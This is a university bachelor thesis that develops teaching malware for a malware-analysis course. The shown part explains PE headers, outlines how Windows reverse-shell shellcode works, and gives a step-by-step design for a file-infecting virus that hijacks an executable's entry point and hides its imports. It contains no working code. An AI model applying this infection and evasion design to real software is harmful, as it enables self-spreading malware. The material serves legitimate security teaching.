



Universidad
Carlos III de Madrid

Departamento de Informática

Bachelor Thesis

Malware engineering for dummies

Author: Luis Buendía Carreño

Tutor: Sergio Pastrana Portillo

Leganés, September of 2016

Título: Malware engineering for dummies

Autor: Luis Buendía Carreño

Director: Sergio Pastrana Portillo

EL TRIBUNAL

Presidente: _____

Vocal: _____

Secretario: _____

Realizado el acto de defensa y lectura del Proyecto Fin de Carrera el día __ de _____ de 20__ en Leganés, en la Escuela Politécnica Superior de la Universidad Carlos III de Madrid, acuerda otorgarle la CALIFICACIÓN de:

VOCAL

PRESIDENTE

SECRETARIO

This page is intentionally left blank.

Abstract

Malicious software has become a major threat to modern society. It affects to all sectors in the industry all over the world^[1]. The impact can vary being from an economic point of view to privacy invasion or to damage the targeted system. Being able to understand what a malware does can be used for **detection** and **future prevention**. For it, is crucial to train our future professionals. Analyzing malware requires deep knowledge of Operating Systems internal design and tools manipulation. All this knowledge was acquired and demonstrated in practice along the project.

This project develops three malware samples and provides their correspondent technical reverse engineer analysis. This material has been created with the goal of being used as teaching resource at the laboratories of the **Master in Cybersecurity** at the **University Carlos III** of Madrid. The subject which this material is done for is named *Malware analysis and engineering*. **Malware analysis** is a really specific field with a limited resource access of information for learning. This projects tries to make that barrier narrower by proving a **laboratory exercise** for master students.

To keep the standards of the **education quality** policy of the university, this laboratory exercise is developed for the latest *Microsoft Windows* platform. The books, articles and tutorials followed during project development are mentioned in the document and stablished as reliable sources. The followed methodology with all previously explained, ensures to provide nowadays technology and a high level technical skill for a **high quality education**.

Contents

1. Introduction	12
1.1 Context	12
1.2 Motivation	13
1.3 Goal of the project	14
1.4 Structure of the document	14
2. Background	15
2.1 PE files	15
2.2 Shellcode	20
2.3 Tools	22
2.4 State of art	22
3. Virus engineering	23
3.1 Analysis	23
3.2 Design	24
3.3 Implementation and testing	25
4. Trojan engineering	31
4.1 Analysis	31
4.2 Design	32
4.3 Implementation and testing	33
5. Ransomware engineering	38
5.1 Analysis	38
5.2 Design	39
5.3 Implementation and testing	41
6. Solution and evaluation of labs	46
6.1 Virus	46
6.1.1 Virus evaluation system	46
6.1.2 Virus solution	47
6.2 Trojan	53
6.2.1 Trojan evaluation system	53
6.2.2 Trojan solution	54
6.3 Ransomware	62

6.3.2 Ransomware evaluation system	62
6.3.1 Ransomware solution	63
6.3.4 Further ransomware research	68
7. Project planning budget and socioeconomic context	69
8. Regulatory framework	71
9. Conclusions and improvements	72
9.1 Conclusions	72
9.2 Improvements	72
10. Bibliography	73

Index of figures

Figure 1: costs caused by cyber crimes on August 2015	13
Figure 2: Basic PE format	15
Figure 3: <code>_IMAGE_DOS_HEADER</code> structure	16
Figure 4: <code>_IMAGE_NT_HEADER</code> structure	17
Figure 5: <code>_IMAGE_FILE_HEADER</code> structure	17
Figure 6: <code>_IMAGE_OPTIONAL_HEADER</code> structure	18
Figure 7: <code>_IMAGE_SECTION_HEADER</code> structure	19
Figure 8: Executables modules with Immunity Debugger of a HelloWorld.exe sample	25
Figure 9: Memory diagram of the assembled virus	27
Figure 10: Hexadecimal view of the original virus and the infected file	29
Figure 11: Comparison between entry points of infected and not infected programs	29
Figure 12: Netcat infected on usage infecting other programs	30
Figure 13 & 14: Comparison of trojan substitution file	35
Figure 15 & 16: Comparison of windows registry modification	36
Figure 17: Netcat program backdoor when html file is opened	36
Figure 18: Connection of the trojan to another machine	37
Figure 19: Ransomware interface	41
Figure 20: Logs of the server	42
Figure 21: Ransomware decrypted file	43
Figure 22 && 23: Encryption timings	43
Figures 24, 25 && 26: Images used on different computers for ransomware testing	44
The Figures 27, 28 & 29 show files after during the infection	44
Figures 30, 31 && 32: Decrypted images in test 2	44
Figure 33: Logs of the server test 2 ransomware	45
Figure 34: Dependency Walker view of the jumper.exe sample	48

Figure 35: Monitor process of the sample louse.exe	49
Figure 36: Assembly routine finding kernel32.dll address	50
Figure 37 & 38: Routine storing functions addresses	50
Figure 39 & 40: Hexadecimal strings inside louse.exe	50
Figure 41: Assembly routine checking the magic number of target	51
Figure 42 & 43: Assembly routine checking the sanity check and writing on NT header	51
Figure 44: Infected file AddressOfEntryPoint modified	51
Figure 45: Stored data of the original AddressOfEntryPoint	51
Figure 46: Routine for checking the current infections produced	52
Figure 47: Stored data of the number of infections and entry point in memory	52
Figure 48: Libraries imported by the sample	55
Figure 49: Function from kernel32.dll imported in the sample	56
Figure 50: Imported function of advapi32.dll	56
Figure 51: Imported functions of Shell32.dll by the sample	57
Figure 52: ProcessExplorer view when executing the sample	57
Figure 53: Registry modified value	58
Figure 54: Malware sample activity with one argument	58
Figure 55: Disassembly of the argument flow change	58
Figure 56: Disassembly of the string hardcoded to the stack	59
Figure 57: FindKernel32.dll function on the sample	59
Figure 58: Routine importing functions	60
Figure 59: Address and port where malware is trying to connect.	60
Figure 60: Imported functions kernel32.dll windowTimer.exe	64
Figure 61: Process monitor python libraries creation	66
Figure 62: First message of windowTimer.exe	66
Figure 63: Public key sent by server	67
Figure 64: Message sent before decryption	67
Figure 65: Deciphered password	67
Figure 66: Gantt chart of the project	69

Index of tables

Table 1: Characteristics flags table of the <code>_IMAGE_SECTION_HEADER</code>	20
Table 2: Functions from <code>kernel32.dll</code> used in the virus	26
Table 3: Executables used during tests	28
Table 4: first test results	28
Table 5: Second test results	30
TABLE 6: Prototyped functions from <code>kernel32.dll</code> in trojan	34
Table 7: Prototyped functions from <code>ws2_32.dll</code> in trojan	34
Table 8: Executables used in trojan tests	35
Table 9: Executables used in trojan tests	36
Table 10: Files used in ransomware test 1	42
Table 11: Test 2 ransomware hash	43
Table 12: Fingerprint and data of the sample	47
table 13: Size of sample sections	49
Table 14: fingerprint and data of the sample	54
Table 15: Size of sections sample	55
Table 16: fingerprint and data of the sample	63
TABLE 17: <code>VirtualSize</code> and <code>SizeOfRawData</code> of <code>windowTimer.exe</code>	64
Table 18: Personal expenses	69
Table 18: Expenses Equipment table	70

1. Introduction

This section introduces this **Bachelor Thesis** and presents an overall description of the document. The context, detailing briefly the current situation of **cybersecurity** and specially of *reverse malware engineer*. The motivation, covering why this project is needed. The goal, that explains what is being tried to achieve with this project. And how the content of the document is structured.

1.1 Context

This project is a teaching project for malware engineer students in the Master of Cybersecurity of the university Carlos III of Madrid, concretely in the Malware Analysis and Engineering course offered in the second semester¹.

Malware is any software designed to disrupt computer normal operation and perform any hurtful or undesired task. It is shorten of *malicious software*. This definition does not include software that causes unintentional harm due to some deficiency. There are several types of malware according the task they perform. Infectious malware goal is to propagate, as *viruses* and *worms*. Others as *trojans* misrepresents itself to appear useful. *Rootkit* goal is to stay concealed avoiding detection. And there are some other types such as *ransomware* that operates for obtaining a direct financial retribution via sabotage. Nowadays this malicious softwares have become really sophisticated and complex to understand^[2]. For doing so, is needed to understand little by little how it has evolved and what is composed of. The discipline that studies malware is called **malware analysis**.

Malware analysis is a discipline that requires knowledge of different fields but mainly two: reverse-engineering, and tools usage. The techniques that can be utilized while analyzing malware are next listed.

1.- **Static analysis**: this is the process of analyzing malware binaries without executing them. It covers from looking at metadata from a file to *disassembly* or decompilation of the malware code.

2.- **Dynamic analysis**: is the process of analyzing a piece of malware when you are executing it in a live environment. In this case, you are often looking at the behavior of the malware and track the side effects on the system.

3.- **Automated analysis**: this is to automatize the analysis process.

4.- **Manual analysis**: just needed if the malware is built with anti-debugging routines or anti-analysis mechanisms.

¹ http://www3.uc3m.es/reina/Fichas/Idioma_2/288.12400.html

The training on *cyberdefense* skills has become an imperative necessity. This project is built for educational purposes. It contains three malware samples and the correspondence reverse engineer analysis.

1.2 Motivation

Nowadays the resources of information for learning cybersecurity are spread by the internet and is not always taught as technical and informed as it should be. A recent study from the *Ponemon Institute* reveals the average annualized costs caused by cyber crimes worldwide on *August 2015*, *Figure 1*. In the measured period, cyber crime caused an average annualized loss of **13.5 million U.S. dollars** in the global *financial service sector*, **12.8** in the *utilities and energy* sector, **6.01** in the *public sector* and **3.34** in *hospitality*. Malware is always involved on cybercrime activities. So it is clear this is a threat affecting to all modern society.




Figure 1: costs caused by cyber crimes on August 2015

Also it is important to consider that another motivation of the project is to satisfy a need that the university may have. This supplies an opportunity to do a project that will be used with **clear** and **clean** purposes. This is really important if we are talking about malware development. Malware development is normally involved with criminal activities but this time follows the goal of being used as a study sample. Malware development and analysis include fields from different disciplines of computer science. It is a hard but profitable way of learning. Because of that it becomes a challenge.

1.3 Goal of the project

The goal of the project is to produce a profitable material for the students. For that is needed to cover the main concept of common malware techniques. This means: doing practices with nowadays software and with all the possible details for their apprenticeship to be complete. In order to do so a lot of effort was applied to bring to the new technologies malware samples with old and modern malware techniques that are explained along the project.

With it, it comes the goal of learning the techniques for designing, developing and testing In order to analyze it is important to place yourself first as the designer. Moreover is how to analyze it. It include reverse engineering skills. Also, knowing the architecture of networks and systems. It is a core part of cybersecurity education. In order to deal with possible threats knowing malware analysis is one of the main techniques for nowadays cybersecurity professionals.

1.4 Structure of the document

This document is divided into different sections. Each of them covers part of the information related to the work development of this project. This chapters are:

- 1.- **Introduction**: this chapters gives a global vision of the project providing the aim and goal of it.
- 2.- **Background**: in this section is summarized the knowledge acquired for doing the project, tools used and the state of art
- 3.- **Virus engineering**: this section explains how the virus was developed from analysis to implementation and testing.
- 4.- **Trojan engineering**: this chapter covers the trojan analysis, design, implementation and testing.
- 5.- **Ransomware engineering**: here is explained how the ransomware was done. Covering analysis, design and implementation phase. Includes testing.
- 6.- **Solution and evaluation of labs**: in here the the practices are solved as how a student should solve it providing also the questions and evaluation systems of them.
- 7.- **Project planning budget and socioeconomic context**: this chapter describes and justifies how the project is planned . It is also included any economic impact on it.
- 8.- **Regulatory framework**: Related law with restrictions on the project.
- 9.- **Conclusions and improvements**: summary and possible improvements.
- 10.- **Bibliography**: this gives the link to all the information referred along the document.

This defines the core structure of the document. However each of this sections may have subsections also focusing on important aspects of the subject.

2. Background

Here is described the main concepts of the background knowledge for the development of this project. This covers: the **PE header**, the concept **shellcode** and **connect** back method and some tools used along the project. The technical knowledge of this section was acquired in order to develop the project.

2.1 PE files

The first important thing to take into account when doing the analysis phase is the Operating System we want to develop the malware for. In this first case the target will be Nt based OS. This means, Microsoft Windows Platforms. From now on we will refer to it as Windows. This OS, has few file formats for executable programs. In this malware sample we focus on the **PE** (Portable Executable) format. *The information source referenced on bibliography^[3]*. This determines lots of features of how the development process will be carried out and also discards any possible damage on other kind of OS or file formats. Another important step for the analysis phase is the kind of **PE** file we will choose. **PE** files are used for EXE, DLL, SYS and some other files types




Figure 2: Basic PE format

For understanding the design process first we need to look deeply in the PE structure. The format contains at the beginning of the file different types of headers. These headers are nested structures defined by Microsoft and can be found in the Microsoft SDK (Software Development Kit). They provide the OS with the necessary information for the correct execution of the program.

There are five main structures that we need to understand of the **PE headers**. For that, we break down the PE file into it's various sections and examine them.

1. **DOS header**. The name of the predefined structure for this section is `_IMAGE_DOS_HEADER`. This structure starts always with the letters MZ. These two letters stand for Mark Zbikowski. Mark developed the first linker for DOS primitive OS. That two letters became the "magic number" for windows executables. Also in this header for Win32 executables you can find the string: *This program cannot be run in DOS mode*. When these executables are run in a 16-bit DOS environment, they display the previous error message.

The **DOS header** structure is showed on *Figure 3*:

```
struct _IMAGE_DOS_HEADER {
0x00 WORD e_magic;
0x02 WORD e_cblp;
0x04 WORD e_cp;
0x06 WORD e_crlc;
0x08 WORD e_cparhdr;
0x0a WORD e_minalloc;
0x0c WORD e_maxalloc;
0x0e WORD e_ss;
0x10 WORD e_sp;
0x12 WORD e_csum;
0x14 WORD e_ip;
0x16 WORD e_cs;
0x18 WORD e_lfarlc;
0x1a WORD e_ovno;
0x1c WORD e_res[4];
0x24 WORD e_oemid;
0x26 WORD e_oeminfo;
0x28 WORD e_res2[10];
0x3c DWORD e_lfanew;
};
```

Figure 3: _IMAGE_DOS_HEADER structure

From *Figure 2* is important to mention what is the usage of the next fields:

1.- **e_magic**: Placed at the top of the **DOS header**, it exposes which kind of file we are dealing with. We need to find the value 5A4D (MZ) which corresponds to a executable Win32 PE file.

2.- **e_res[4]**: Normally it does not contain information. This place is used in this laboratory for marking the infected files.

3.- **e_lfanew**: Placed at the the bottom of the **DOS header**, it contains a pointer to the `IMAGE_NT_HEADER` structure.

2. **Nt header**.The next structure contains three sections of Figure 1 and also another two structures that corresponds to those two extra sections. This structure is pointed by

e_lfanew. The name of the structure in the Win32 SDK is `_IMAGE_NT_HEADER`. The section corresponding to the first field of this structure is the **PE Signature**. This is just for indicating the ID signature with value "PE/0/0". This provides two different pieces of information. First one, it is a legitimate PE file. Second, the byte order of the file. The next section is directly the following chunk of data to the signature and as previously said, it is contained in the same data structure.

```
struct _IMAGE_NT_HEADERS {
0x00  DWORD Signature;
0x04  _IMAGE_FILE_HEADER FileHeader;
0x18  _IMAGE_OPTIONAL_HEADER OptionalHeader;
};
```

Figure 4: `_IMAGE_NT_HEADER` structure

From this structure is important to remark the next fields:

- 1.- **FileHeader**: It is a contained structure (`_IMAGE_FILE_HEADER`) inside `_IMAGE_NT_HEADER`. It corresponds to the **File header** section.
- 2.- **OptionalHeader**: It is a another contained structure (`_IMAGE_OPTIONAL_HEADER`). It corresponds to the **Optional header**.

3. **File header**. The **COFF header** (*Common Object File Format*) is present in object files and in linked executable files. Nevertheless when the object file is linked and it turns into an executable, then it is normally referred as **File header**. The structure name for this section, as it is visible in *Figure 3* is called `_IMAGE_FILE_HEADER`.

```
struct _IMAGE_FILE_HEADER {
0x00  WORD Machine;
0x02  WORD NumberOfSections;
0x04  DWORD TimeDateStamp;
0x08  DWORD PointerToSymbolTable;
0x0c  DWORD NumberOfSymbols;
0x10  WORD SizeOfOptionalHeader;
0x12  WORD Characteristics;
};
```

Figure 5: `_IMAGE_FILE_HEADER` structure

This data structure contains information such as the architecture the program was built to run into (x86 or x86-64), the number of sections the program contains, the timestamp indicating when the program was compiled, the size of the next data structure that the OS needs to find, some features related to the file being an executable or dynamic library and some other which does not concern us by now.

From the File header there is one important field which we need to take into account:

1.- **NumberOfSections**: This variable indicates how many sections the program contains. It includes the code the data sections and any other one that is needed for the program.

4.- **Optional header**. The set of data following the previous explained one belongs to the **Optional header**. This data structure contains relevant information for the mapping of the program into dynamic memory. Despite its name, is not an optional structure but essential. The composition can be observed with detail on *Figure 6*:

```
struct _IMAGE_OPTIONAL_HEADER {
0x00 WORD Magic;
0x02 BYTE MajorLinkerVersion;
0x03 BYTE MinorLinkerVersion;
0x04 DWORD SizeOfCode;
0x08 DWORD SizeOfInitializedData;
0x0c DWORD SizeOfUninitializedData;
0x10 DWORD AddressOfEntryPoint;
0x14 DWORD BaseOfCode;
0x18 DWORD BaseOfData;
0x1c DWORD ImageBase;
0x20 DWORD SectionAlignment;
0x24 DWORD FileAlignment;
0x28 WORD MajorOperatingSystemVersion;
0x2a WORD MinorOperatingSystemVersion;
0x2c WORD MajorImageVersion;
0x2e WORD MinorImageVersion;
0x30 WORD MajorSubsystemVersion;
0x32 WORD MinorSubsystemVersion;
0x34 DWORD Win32VersionValue;
0x38 DWORD SizeOfImage;
0x3c DWORD SizeOfHeaders;
0x40 DWORD CheckSum;
0x44 WORD Subsystem;
0x46 WORD DllCharacteristics;
0x48 DWORD SizeOfStackReserve;
0x4c DWORD SizeOfStackCommit;
0x50 DWORD SizeOfHeapReserve;
0x54 DWORD SizeOfHeapCommit;
0x58 DWORD LoaderFlags;
0x5c DWORD NumberOfRvaAndSizes;
0x60 _IMAGE_DATA_DIRECTORY DataDirectory[16];
};
```

Figure 6: _IMAGE_OPTIONAL_HEADER structure

The most remarkable variables of this structure are:

- 1.- **SizeOfCode**: Size of executable code.
- 2.- **AddressOfEntryPoint**: This field is the most interesting for the PE file format. This field indicates the location of the entry point for the application. It is relative to the image base address. For executable files, this is the starting address. In DLL files is optional.
- 3.- **BaseOfCode**: Relative offset of code (".text" section) in loaded image.
- 4.- **BaseOfData**: Relative offset of uninitialized data (".bss" section) in loaded image.
- 5.- **SizeOfImage**: Indicates the amount of address space to reserve in the address space for the loaded executable image. This number is influenced greatly by

SectionAlignment. The linker determines the exact *SizeOfImage* by figuring each section individually. It first determines how many bytes the section requires, then it rounds up to the nearest page boundary, and finally it rounds page count to the nearest *SectionAlignment* boundary. The total size is then the sum of each section's individual requirement.

6.- **SizeOfHeaders**: This field indicates how much space in the file is used for representing all the file headers, including the **DOS header**, **File header**, **Optional header**, and **Section headers**. The section bodies begin at this location in the file.

7.- **Checksum**: A checksum value is used to validate the executable file at load time. The value is set and verified by the linker. This can be used to verify if the actual file is the original one and did not suffer any modification.

8.- **DataDirectory**: This field is an array of sixteen positions with the *RVAs* for setting up the correct execution environment. Inside of it it contains many different structures for each module.

6. **Section header**. All the following data contained in the executable belongs to the **Section headers** with the **Mappable sections** following it. All the **Section headers** are contained inside a data structure that is named *_IMAGE_SECTION_HEADER*. This structure is always 40 bytes length. The data structure is defined as showed in *Figure 7*:

```
typedef struct _IMAGE_SECTION_HEADER {
0x00 BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
0x08     DWORD PhysicalAddress;
0x08     DWORD VirtualSize;
    } Misc;
0x0c     DWORD VirtualAddress;
0x10     DWORD SizeOfRawData;
0x14     DWORD PointerToRawData;
0x18     DWORD PointerToRelocations;
0x1c     DWORD PointerToLinenumbers;
0x20     WORD NumberOfRelocations;
0x22     WORD NumberOfLinenumbers;
0x24     DWORD Characteristics;
};
```

Figure 7: _IMAGE_SECTION_HEADER structure

The remarkable fields of this structure are:

1.- **VirtualSize**: This is the total size in bytes, of the section when loaded into memory. If this value is greater than *SizeOfRawData* the section is fulfilled with zeroes. This field should be set to 0 for object files.

2.- **VirtualAddress**: The address of the first byte of the section when loaded into memory, relative to the image base.

3.- **SizeOfRawData**: The size of the data on disk in bytes. This value is a multiple of *FileAlignment* field on the *_IMAGE_OPTIONAL_HEADER* structure. If the value is less than *VirtualSize*, the rest of the section would be fulfilled with zeroes.

4.- **Characteristics**: This indicates with predefined flags the properties of the section. Some useful flags we need to remark are explained in the table below.

Flag	Meaning
IMAGE_SCN_CNT_CODE	This section contains executable code
IMAGE_SCN_MEM_DISCARDABLE	This section can be discarded if needed
IMAGE_SCN_MEM_EXECUTE	This section can be executed as code
IMAGE_SCN_MEM_READ	This section can be read
IMAGE_SCN_MEM_WRITE	This section can be written.

TABLE 1: CHARACTERISTICS FLAGS TABLE OF THE `_IMAGE_SECTION_HEADER`

The sections can be of different types according to the type of data they contain and their purpose. It is important not only to know the flags that indicate the OS the kind of data dealing with but also the main types that we can normally face in a PE file.

The most common sections are:

- 1.- `.text/code/CODE/TEXT`: Contains executable code
- 2.- `.testbss/TEXTBSS`: Present if Incremental Linking is enabled
- 3.- `.data.idata/DATA/IDATA`: Contains initialized data
- 4.- `.bss/BSS`: Contains uninitialized data

2.2 Shellcode

This is a summary of some sections of *Understanding windows Shellcode*^[4] paper, studied in depth for the development of the project. In this chapter is covered the main aspect of what *shellcode* is. It also focuses on the explanation of *Connectback* method.

The original word *shellcode*, comes from the code that was designed to recover from a critical error. By lending the custom defined code to run where the program should have crashed, it is possible to launch a **protective shell**. However nowadays, the good usage of it is obviously subjective. Nevertheless in this project personal opinion must be suspended and instead, open the mind to a more objective side of the matter.

When attempting to write custom *shellcode* for Windows it is compulsory to understand that, unlike *Unix* variants, the mechanisms for performing certain tasks are not as straightforward as simply doing a system call. Though *Windows* does have system calls, they are generally not reliable enough for use with writing *shellcode*.

Windows, as *Linux*, stores the system call number in the *eax* register. The system call number in both operating systems is simply an index into an array that stores a function

pointer to go to once the system call interrupt is received. The problem is that system call numbers are prone to change between versions of Windows. In *Linux* these numbers are the same on any of the different available versions. This difference is the source of the problem about writing reliable *shellcode* for *Windows*. Because of this reason it is considered a “*bad practice*” to write code for Windows that uses system calls directly vice going through the native user-mode abstraction layer supplied by *Ntdll.dll*.

The other main problem with the use of system calls in *Windows* is that the feature set exported by the system call interface is more restricted than in other operating systems. Unlike *Linux*, Windows does not offer a socket *API* through the system call interface. This discards the option of interacting directly with the kernel.

The *Connectback shellcode*, or reverse shell, is the process from which a *TCP* connection is established to a remote host and a command interpreter’s input and output are redirected to and from the allocated socket handling the *TCP* connection. This is useful for times when the remote network does not have outbound filtering, or, if it does, does not have the filtering on the remote machine and port. If either of these cases are not true, one should not use the *Connectback shellcode* as it will not pass through outbound firewalls.

The process involved in doing the previously explained technique on *Windows* is not as straightforward as in other operating systems. Instead of using system calls, it is needed to use the standard socket *API* provided by *winsock*. The *NT-based* versions of *Windows* are the targets of this analysis.

The first thing needed to do is to find the *kernel32.dll* address. With the address previously found the following functions need to be resolved: 1. *LoadLibraryA*, 2. *CreateProcessA*, 3. *ExitProcess*. The next step is to use the resolved *LoadLibraryA* symbol to load the *winsock* library *ws2_32.dll*. In many programs, *ws2_32.dll* is likely already loaded in memory. As such, one can make use of *LoadLibraryA* to find out where address it was loaded at. If it has yet to be loaded, *LoadLibraryA* will simply load it and return the address where it is mapped at. Once *ws2_32.dll* is mapped into process space the same mechanism used to resolve symbols in *kernel32.dll* to resolve symbols in *ws2_32.dll*. The following functions need to be found and stored in memory for later use: 1. *WSASocketA*, 2. *connect*.

With all the required symbols loaded, one may now proceed to do the actual work. The following steps outline the process:

1. Create a socket
2. Connect to the remote machine
3. Execute the command interpreter
4. Exit the parent process

The above four steps are all that is involved in implementing a version of *Connectback* on *Windows NT-based* systems. Some features that one could add include the ability to have the parent process wait for the child to exit before terminating itself by using *WaitForSingleObject*.

2.3 Tools

In here the main tools used in this project are listed with a brief explanation about their utility:

1.- **Ida pro**: mainly it is used for static reverse engineering of malware. It provides a good analysis of malware samples with diverse backgrounds. It also contains a module that converts assembly language into easily read pseudocode. It has a graph view of the code and it is possible to switch between both hexadecimal code and the graph view. The tool also has debugging functionality.

2.- **Dependency Walker**: is a free utility that scans any 32-bit or 64-bit *Windows* module (exe, dll, ocx, sys, etc.) and builds a hierarchical tree diagram of all dependent modules.

3.- **PE View**: provides a quick and easy way to view the structure and content of 32-bit **Portable Executable (PE)** and **Component Object File Format (COFF)** files.

4.- **Process Monitor**: Process Monitor is an advanced monitoring tool for *Windows* that shows real-time file system, *Registry* and process/thread activity. Its a core utility in *malware* hunting toolkit.

5.- **Netcat**: is a computer networking utility for reading and writing to network connections using *TCP* or *UDP*.

6.- **Wireshark**: it is a network protocol analyzer. Dumps traffic and filters it offering a functional *GUI*. It is used across many industries and educational institutions.

7.- **VMWare**: it is a multi virtual machine handler. It allows hardware configuration and specifications. It is used for running all the *Windows* and *Linux* OS.

8.- **Visual Studio**: Platform of *Microsoft* for code development. It is a remarkable *IDE*.

2.4 State of art

As expressed before malware analysis is a specific field of cybersecurity that studies malware development and engineering. The reliable fonts of information for learning are spread around the internet or in some academical papers. **Cybersecurity** topics are normally possible to learn by self-studying. But as any other field can be quicker and better learned if it is explained.

One of the nowadays most famous information sources about *cybersecurity* education is *SecurityTube*² online portal. This web offers many courses even some of them with certification. Another portent with many content that was used in this project is *OpenSecurityTraining*³. This platforms and some other more not included are the best information resource at everyones free disposal.

² Link: <http://www.securitytube.net>

³ <http://www.opensecuritytraining.info>

3. Virus engineering

A virus is a type of intrusive malware that replicates itself and inserts copies of itself in legitimate programs, where it carries out unwanted and often damaging operations^[1]. Taking this into account, the piece that we are going to describe below needs at least to infect another program and perform some other action when the contaminated program is executed.

For explaining all necessary details on how this software piece is developed we need to go into further architectural details of a program inside the Operating System that we choose as target for our malware.

3.1 Analysis

In this section we will examine the virus from an analysis phase perspective. Requirements are expressed brief way. This because is not a software oriented project as the program does not offer normal functionalities. The requirements are:

1.- User requirements:

- 1.1.- The virus needs to infect other files
- 1.2.- The target files for infection are executable files.
- 1.3.- The virus must work on latest Windows platform.
- 1.4.- The virus needs to be as stealth as possible in the graphical display.

2.- System requirements:

- 2.1.- The virus needs to keep the original *AddressOfEntryPoint* of the infected executable.
- 2.2.- The virus needs to access core functionalities of the OS.
- 2.3.- The virus must not infect more than a predefined number of six times.
- 2.4.- It requires of administrator privileges for performing the infection.

3.- Functional requirements:

- 3.1.- The virus should offer traces for a profitable reverse engineer.
- 3.2.- The virus must infect in the last section of the PE.
- 3.3.- An infected executable must also behave normal when executed

4.- Non functional requirements:

- 4.1.- The virus will execute correctly if and only if is executed with administrator privileges.
- 4.2.- The virus must not damage any device placed out of the virtual machine that it is provided for the laboratory session.

With all this information now we are able to explain the infection process design principles.

3.2 Design

In order to perform an efficient malware the design of the infection needs to be accurate. We will use all the previous information in order to inject code inside a **PE** executable file and change all necessary fields for it to go on working “normally” after the malware code is executed.

The basic algorithm of the virus is:

- 1.- Find an executable in a predefined directory.
 - 1.1.- If an executable is found go to *step 2*.
 - 1.2.- If no executable is found finish the program.
- 2.- Check if the executable file fulfills the *necessary conditions* (see Section 7) for infecting it.
 - 2.1.- If they conditions are fulfilled of to *step 3*.
 - 2.2.- If the conditions are not met go back to *step one*.
- 3.- Read and store in buffer all the headers of the **PE**.
- 4.- Change al necessary information of the headers.
 - 4.1.- Mark the *e_res[0]* field in the **DOS header** for knowing that is an infected file and not to infect it any more.
 - 4.2.- If in the **Section header** the *Characteristics* field of last section is marked as discardable change it, so the program runs our new section.
 - 4.3.- Set also in the *Characteristics* field the flags of read, write and execute.
 - 4.4.- Add to the field *SizeOfRawData* and *VirtualSize* the length of the injected code (previously calculated).
 - 4.5.- Copy the original *AddressOfEntryPoint* from the **Optional header**.
 - 4.6.- Modify the value of the entry point to the new one. This is the point where the code will be copied. It is calculated by adding the *VirtualSize* and the *SizeOfRawData* from the **Section header** and some extra space where our real executable code will start.
- 5.- Write back to the file the modified headers.
- 6.- Store the original *AddressOfEntryPoint* inside the virus code in order to jump after the code execution.
- 7.- Copy the virus code in the target executable.
- 8.- Jump back to where the program should have started.

However, it is important to consider that the first execution does not match with this algorithm. The first time the program runs, it does not have an original entry point to go back to. This point will be described and solved in detail in the implementation section. Furthermore there are some error and exception cases not described in the algorithm.


3.3 Implementation and testing

During the development of the virus several target OS were tested. Starting from the original version Windows XP where the virus was developed. But one of the goals of this thesis is to provide the students with the latest technology available so to have an education on what they can confront in the real world. Because of it, the final version of the virus is developed for working on **Windows 10**. Now that we finally now in which system we are working I will explain how the development process was carried out.

For the implementation of the virus a different approach is used instead of how is normally described. When implementing malware is important to be as stealth as possible to avoid being detected with the common techniques. Many antivirus use heuristics based on strings found on the hexadecimal dump of the suspicious executables as well as the functions they are using.

For avoiding our functions to be seen in a basic static analysis we will not directly access them using dynamic linking. In fact, if our code is going to be injected into other executables is also possible that this files do not import the libraries that we require, so we have to assume that we are going to be without nearly any predefined resource we would likely need in a normal execution of our code. As we could expect, this needs to be done by special techniques. The way explained in the paper *Understanding Windows Shellcode*^[4] gives an example on how to perform this task.

For importing all the basic functions in runtime we first need that the program loads in memory the *Kernel32.dll* library. This contains a set of core functions of **Windows OS** as the ones we are going to use. Normally, every program will import this dynamic library to memory. So we need to access to the **PEB** (Process Environment Block) and search for the address where the *kernel32.dll* is.



Base	Size	Entry	Name	File version	Path
00400000	00007000	00405230	HelloWor		C:\Program Files\HelloWorld.exe
669A0000	00015000	669AA990	UCRUNTIM	14.00.24210.0 b	C:\WINDOWS\SYSTEM32\UCRUNTIME140.dll
73360000	000E1000	7338E6B0	ucrtbase	10.0.10586.0 (t	C:\WINDOWS\SYSTEM32\ucrtbase.dll
74000000	0017F000	740C5C10	KERNELBA	10.0.10586.0 (t	C:\WINDOWS\system32\KERNELBASE.dll
77140000	00096000	77159680	KERNEL32	10.0.10586.0 (t	C:\WINDOWS\system32\KERNEL32.DLL
